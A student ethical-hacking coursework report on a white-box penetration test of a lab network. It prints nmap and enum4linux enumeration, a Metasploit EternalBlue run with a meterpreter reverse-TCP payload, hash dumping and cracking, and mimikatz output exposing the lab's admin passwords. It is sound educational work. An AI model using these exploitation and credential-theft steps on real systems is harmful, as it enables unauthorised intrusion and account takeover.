White box pentest CMP210

Jordan Gribben

CMP210: Ethical hacking1

BSc Ethical Hacking Year 2

2019/20

Abstract

This report follows the procedure for a white box pentest. It looks at how a tester would discover vulnerabilities within a network and then goes over how the tester would exploit the vulnerabilities found in order to gain access to an administrative account in order to gain full access to the network provided along with access to the networks sever 1 and server 2.

This aim was met by following the three stages of a whitebox pentest being scanning, enumeration and penetration. During the first two stages information about the network was discovered such as open ports, number of users, positions of users as well as vulnerabilities that could potentially be exploited in order to gain access to the admin accounts. After the enumeration phase the penetration portion began. During this phase the vulnerabilities found were exploited with multiple tools used to try and exploit the network, the most successful one being the eternal blue exploit that was leaked from the NSA. Using this exploit the hashes for every user's password were dumped, and then some were able to be cracked using word dictionaries and password cracking tools. In doing this, one of the admin accounts passwords were revealed. The other was discovered by running mimkatz and Kerberos within eternal blue in order to crack the hash of the other admin account passwords. Finally, in this phase eternal blue was used to create a brand-new admin account with full privileges.

From all the findings within this pentest the network is clearly vulnerable, with its biggest flaw being that it can be exploited with eternal blue. The main solution to this issue would be for the company that owns the network to update their systems to a version that Microsoft has patched.

.

+Contents

.

1 INTRODUCTION

1.1 BACKGROUND

The company have hired a tester to penetrate their network by finding vulnerabilities and exploiting them so they can identify what their network is vulnerable to, so that they may upgrade their overall security at the end of the test in order to make sure any of the exploits found within this test cannot be able to be used again against their network

The following report will cover a white box penetration test. The company involved have given information to the tester about the network - this means that the footprinting phase of a pentest will not be necessary as the following information has been given out to the tester from the company: the network contains two servers with IP addresses 192.168.0.1, 192.168.0.2, and two clients with IP addresses of 192.168.0.10, 192.168.0.11. A test account was also given to the tester in order to log into client 2. The credentials given for this test account were a username of “test” and a password of “test123”.

1.2 AIM

This project aims to find vulnerabilities within the given network and exploit them in any way possible to gain access to an administrative account that has the ability log into the network’s servers.

1.3 METHODOLOGY

1.3.1 Footprinting

Due to this being a white box pen test, footprinting will not need to take place during the test. Footprinting is the act of gathering information and would be the first stage of a black box penetration test. During the footprinting stage you would not have to interact with the target at all, as you are just looking for readily available information such as names of employees and their positions, phone numbers and email addresses, which can all be found along with IP addresses, ranges the company uses, and company records. Any information that could help the tester exploit the target can be gathered at this stage, with open source intelligence techniques being used to discover this information along with social engineering if necessary.

1.3.2 Scanning

The first phase that will take place during this pentest will be scanning. During this phase, the client’s network will be scanned using tools such as nmap in order to determine information about the network, such as what operating system is running along with which ports are open. This scan will take place as it will allow the tester to discover some vulnerabilities that could be exploited in order to gain access to the admin account. Eight scans should take place in total - 4 TCP scans on both servers and clients, and 4 UDP scans on the servers and clients.

1.3.3 Enumeration

After the scanning phase has been completed the next stage is enumeration. This stage helps the tester gain more information such as the number of users, their names and usernames, and descriptions of each of the users. During this phase RPC will be used as the primary enumeration tool and in addition enum4linux will then be used in order to get the list of users along with their descriptions. Once the users have been obtained, vulnerability scans using nmap and nessus will take place, and these scans will help the tester confirm which exploits they are able to use.

1.3.4 Penetration

After all the relevant information has been gathered the penetration portion of this test can begin. The tester will use data from the previous two stages in order to determine what the best way to penetrate the system will be. With the best penetration method found, the tester will use the exploit in order to either steal the administrator’s password through a hashdump or through escalating privileges.

2 PROCEDURE

2.1 PROCEDURE – SCANNING

To initiate the scanning phase nmap was booted up on kali linux, and with the nmap command line up two scripts were written in the default text editor and saved as a .sh file. These scripts contained 4 lines each - the first script runs TCP and UDP scans across both servers, while the second script does the same to both of the clients. All the scans have the same switches used throughout. The switches used in the scans were:

- -v -v – This switch tells the scan to be extremely verbose and return as much information as it can to the tester
- -sT – TCP scan
- -sU – UDP scan
- -sV – Enables version detection
- -px-y – The ports that will be scanned, with x being the start point and y being the end point
- -O – Returns what the operating system in use could be
- -Tx – Controls the speed of the scan with the x value ranging from 0 to 5, with the speed increasing as the value goes down
- -oN – This switch will input everything the scan returns including the command line that was written to a new txt file, and the name of the file goes after the switch


The two scripts used can be found in the appendices[1][2] . With the scripts successfully running the results for both the server[3[4][5][6] and the client[7[8][9][10] we can see that a number of ports are open. The most interesting ones being port 445 on both the clients and servers and port 23 on both the clients.

2.1.1 Results

The results of the scans show that the systems within the network is most likely vulnerable to the eternal blue exploit as we can see from port 445. If so, this would allow the tester to gain access to the network's servers in multiple ways. In addition, we can see the client's scans didn't show as much as the servers have.

2.2 PROCEDURE – ENUMERATION


To enumerate the network RPC scans took place in order to find out information from the server. This was done using the test account given to the tester. The first scan within RPC that took place was the srvinfo command. This command was used to grab basic information on the sever (see figure 1).



```
root@kali:~# rpcclient -U "test" 192.168.0.1
Enter WORKGROUP\test's password:
rpcclient $> srvinfo
        192.168.0.1    Wk Sv PDC Tim NT
        platform_id     :       500
        os version      :       6.1
        server type     :       0x80102b
rpcclient $> 
```

Figure 1 – using rpc scans by logging into the test accounts and running srv info

The next scan that was conducted within RPC was querydominfo. This scan gives the tester the total number of users within the network (see figure 2).



```
rpcclient $> querydominfo
Domain:         UADCWNET
Server:
Comment:
Total Users:    112
Total Groups:   0
Total Aliases:  17
Sequence No:    1
Force Logoff:   -1
Domain Server State:    0x1
Server Role:    ROLE_DOMAIN_PDC
Unknown 3:      0x1
rpcclient $> 
```

Figure 2 – running querydominfor on rpc

With the total number of users obtained, enum4linux was ran against server one in order to get the list of users and the admin account. This scan[11] was run within Kali linux without the aid of RPC, and from this scan the tester now has access to the list of users and their descriptions. The same scan was then ran against sever 2 and both clients. These scans revealed nothing of interest to the tester as all the needed information was found within the first scan taken.


The next stage of the enumeration phase that took place was vulnerability scanning. For this, the tester used both nmap and nessus, within nmap 4 vulnerability scans[12][13][14][15] ran all the same apart from the IP addresses and the file name it was outputting to. The command ran was as follows: nmap -oN *filename* --script vuln *IPaddresss*. While the nmap scans ran the tester also ran 2 nessus scans against both the servers[16][17].

2.2.1 Enumeration results

After obtaining the user list by using the enum4linux command it was revealed that there were two admin accounts called admin and administrator. From the list of users, we can also see the description of each of the users. One particular user called Fredrick Chapman’s description is his password, and this password was tested by using the username of “F.Chapman” and the password given from his description being “rX2HUuoQg9lC” to log into the client 2. This led to a successful log in showing the enumeration phase gave the tester one person’s password. The vulnerability scans also confirmed that the networks are vulnerable to the eternal blue and wannacry exploits. Knowing this, the tester will move forward to the penetration phase of the test using the eternal blue exploit.

2.3 PROCEDURE – PENETRATION


Within Kali Linux the command line was booted up and the command “msfconsole” was typed in. This is the command that boots up metasploit, and with metasploit booted up the eternal blue exploit was searched for (see figure 3).



```
msf5 > search eternalblue

Matching Modules
================

   #  Name                                       Disclosure Date  Rank     Check  Description
   -  ----                                       ---------------  ----     -----  -----------
   0  auxiliary/admin/smb/ms17_010_command       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion
SMB Remote Windows Command Execution
   1  auxiliary/scanner/smb/smb_ms17_010                          normal   Yes    MS17-010 SMB RCE Detection
   2  exploit/windows/smb/doublepulsar_rce       2017-04-14       great    Yes    DOUBLEPULSAR Payload Execution and Neutralization
   3  exploit/windows/smb/ms17_010_eternalblue   2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Cor
ruption
   4  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14   average  No     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Cor
ruption for Win8+
   5  exploit/windows/smb/ms17_010_psexec        2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion
SMB Remote Windows Code Execution
```

Figure 3 – searching for eternal blue


Upon searching in metasploit for eternal blue the correct exploit was found as number 3. Since 3 was the correct exploit “use 3” was typed in, and this started the eternal blue exploit. The next step the tester took was setting up the hosts and the payload (see figure 4).



```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.0.1
RHOSTS => 192.168.0.1
msf5 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.0.100
LHOST => 192.168.0.100
msf5 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpr
eter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > run
```

Figure 4 – Setting up the hosts and payloads before running the exploit

The rhosts was set on server 1 as that is where the exploit was being aimed at, whereas the lhost is set as the kali linux machine the exploit is being ran from, and with everything set the exploit can be ran. With eternal blue successfully running the command “hashdump” was used, and by using this the list of hashes was given to the tester[18] . These hashes were then copied into a text file, the text that was the same before the hashes was removed and all the hashes were placed within the website hashkiller.co.uk this website cracks hashes using word lists and was used to crack the passwords (see figure 5).


File Edit View History Bookmarks Tools Help
Hash Cracker Page - Over 31...
https://hashkiller.co.uk/Cracker
Search
HashKiller
Hash Cracker
List Manager
Tools
Downloads
Hashcat GUI
Discord
Forums
Privacy - Terms

```
e21be3c4d0977c59466a16de93d968f4 NTLM Hacklab1
31d6cfe0d16ae931b73c59d7e0c089c0 [No Match]
c64f1cd2a8a15ced225f7192d362963b [No Match]
a492077fbcde819c130f5383f76d0e9c [No Match]
bde1966c31599bfafd3fea25f7f15ea2 [No Match]
3e3a43ace2fba0a314424b8d6479927e [No Match]
67d422c305dd11f93aa79a10f363e290 [No Match]
b4417cfcbdbe452aa3c7142aef0d17d9 [No Match]
a588921e383a7ffdc8f96dd9720c1ad7 [No Match]
1185205f764cf8b74682325d87144e35 [No Match]
70cc36751bab28c1227aa0d9b13266f9 [No Match]
97c0de70c678ae4fd1996b6c675c55b0 [No Match]
e6c8daed22d2eaaa5bef27dda5ffe7c0 NTLM tungstate
7e17492dca74f644508ee57938b7f03e [No Match]
bd1fde2acd6bbf3d2b6821ebd02fc563 [No Match]
4acb043391456c7dee63eb14b0f8427f [No Match]
34b906f90a0a70769364970c3833793a [No Match]
8df813673d1143461b58118d0cebe637 NTLM arboretum
0d1883af3fdaeb52fb3e89103bb47590 [No Match]
7031e6c4329c1b3126385c3aa634e05a NTLM retaliatory
668a17fe797d022223307d30e32d7f19 NTLM referendum
863390a2de5b9c9dc33dcabd353d1d6a [No Match]
0191a28508ddcbc57eff29f35d7ed660 [No Match]
e62228fd6ac24ddcb0090e18985f10ef [No Match]
415e7fcf5b18a9e82b918f606f1232ea [No Match]
dfaa0f46fa8627edc72f5fa6d153e0bd [No Match]
8ea3ade68e189d7f96d49231770497e7 [No Match]
6d5833b02ee59ecd664684f096a1936b [No Match]
18f6feb4d88b1f3c9cd6b854ac755850 [No Match]
09965171f467fd73c806ec1f44287d44 [No Match]
0e7c56abab02cb094dd995bf102ca22c NTLM revertive
2eba0541fb67dbbe34fa036d8732c151 [No Match]
4bf5aa8f6be4bf5dd84efcd493fc5e5d [No Match]
a2e29d05cb24e031156ad648a5c35f76 [No Match]
7fba65248d5b71dd1dbb74f16b0f09c9 [No Match]
```

Figure 5 – Hashkiller cracking the hashes

The hashes that were cracked were placed back into a word document along with all the usernames, to allow the tester to view the usernames and passwords side by side[19]

2.3.1 Penetration results

With the password hashes successfully dumped and cracked the tester now has access to the administrator account. With this, the tester was able to log into both server one and sever 2 (see figure 6).






Figure 6 – tester having logged into sever 1 as the administrator account

The tester was also able to load in mimikatz (see figure 7) within eternal blue along with Kerberos (see figure 8) in order to gain access to the other admin account. Like the previous admin account this one was tested by logging into the server and was successful (see figure 9).




```
meterpreter > load mimikatz
Loading extension mimikatz...[!] Loaded Mimikatz on a newer OS (Windows 2008 R2 (6.1 Build 7601, Service Pack 1).). Did you mean to 'load kiw
i' instead?
```

Figure 7 – Running mimikatz within eternal blue



```
meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
====================

AuthID       Package    Domain        User           Password
------       -------    ------        ----           --------
0;42544      NTLM
0;997        Negotiate  NT AUTHORITY  LOCAL SERVICE
0;305364     Kerberos   UADCWNET      Admin          Thisisverysecret2019
0;42558713   Kerberos   UADCWNET      testadmin      admin123
0;996        Negotiate  UADCWNET      SERVER1$       d4 bc 73 2a 40 5e 27 53 19 0c ea 29 20 aa 95 1a b0 91 69 33 ef 4e 03 6e d3 2a 87 c1 bb 3c
 cf 66 38 6e 0f e0 e6 23 3f f3 30 b2 a6 ee 8a cd 14 2d 1b 05 0f f9 76 39 9c af 3f 5d f6 e7 57 6e 0f 39 43 51 bf d4 fb 48 a8 70 84 23 8e b6 64
 54 af 67 26 a2 b5 78 9d 5e 67 02 b6 1c 5d b5 32 60 8d ca 47 f2 0e a1 48 9d 67 7b fd 23 3f c6 48 af 89 26 63 60 af 91 77 6c 52 12 89 34 d1 27
 8a ca 9a f0 b3 3a 78 b1 33 a2 1f fb 8d 2f 77 b1 10 37 f4 cf 45 64 bd 60 54 67 f0 64 74 b5 63 6d 52 05 59 8e ee dd 2f c9 14 b6 3c 49 7e 07 ed
 10 98 c2 13 6c e8 d9 e7 e0 49 49 09 78 20 53 49 79 7a 1d 41 9b 09 1b c1 f9 72 28 39 31 b3 5b 29 57 46 09 d2 fa b4 20 15 1c 4b ab bf ce 9a cb
 b1 be b9 b1 3e 5b 37 b0 a8 7c e4 c1 a4 41 54 9f aa a5 8c 8f f1 f1
0;999        Negotiate  UADCWNET      SERVER1$       d4 bc 73 2a 40 5e 27 53 19 0c ea 29 20 aa 95 1a b0 91 69 33 ef 4e 03 6e d3 2a 87 c1 bb 3c
 cf 66 38 6e 0f e0 e6 23 3f f3 30 b2 a6 ee 8a cd 14 2d 1b 05 0f f9 76 39 9c af 3f 5d f6 e7 57 6e 0f 39 43 51 bf d4 fb 48 a8 70 84 23 8e b6 64
 54 af 67 26 a2 b5 78 9d 5e 67 02 b6 1c 5d b5 32 60 8d ca 47 f2 0e a1 48 9d 67 7b fd 23 3f c6 48 af 89 26 63 60 af 91 77 6c 52 12 89 34 d1 27
 8a ca 9a f0 b3 3a 78 b1 33 a2 1f fb 8d 2f 77 b1 10 37 f4 cf 45 64 bd 60 54 67 f0 64 74 b5 63 6d 52 05 59 8e ee dd 2f c9 14 b6 3c 49 7e 07 ed
 10 98 c2 13 6c e8 d9 e7 e0 49 49 09 78 20 53 49 79 7a 1d 41 9b 09 1b c1 f9 72 28 39 31 b3 5b 29 57 46 09 d2 fa b4 20 15 1c 4b ab bf ce 9a cb
 b1 be b9 b1 3e 5b 37 b0 a8 7c e4 c1 a4 41 54 9f aa a5 8c 8f f1 f1
```

Figure 8 – running Kerberos after mimikatz has been loaded



To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Figure 9 – logged into the server as the other admin account

The tester now has access to both the administrative accounts and can now do anything they want within the network with these accounts along with being combined with the eternal blue exploit that has been ran.


3 DISCUSSION

3.1 GENERAL DISCUSSION

With the tester successfully able to infiltrate the network using the eternal blue exploit these steps could also be used by a malicious attacker in order to gain access to the company's network, and so this meets the overall aim of this report as the tester was able to gain access to the admin accounts. Overall it is clear the company's network is not secure with multiple exploits found during the scanning and enumeration phases found with nmap and nessus most passwords are stored securely however with one users description being their password that ca be viewed in file directories it is clear they are the most vulnerable of the users.

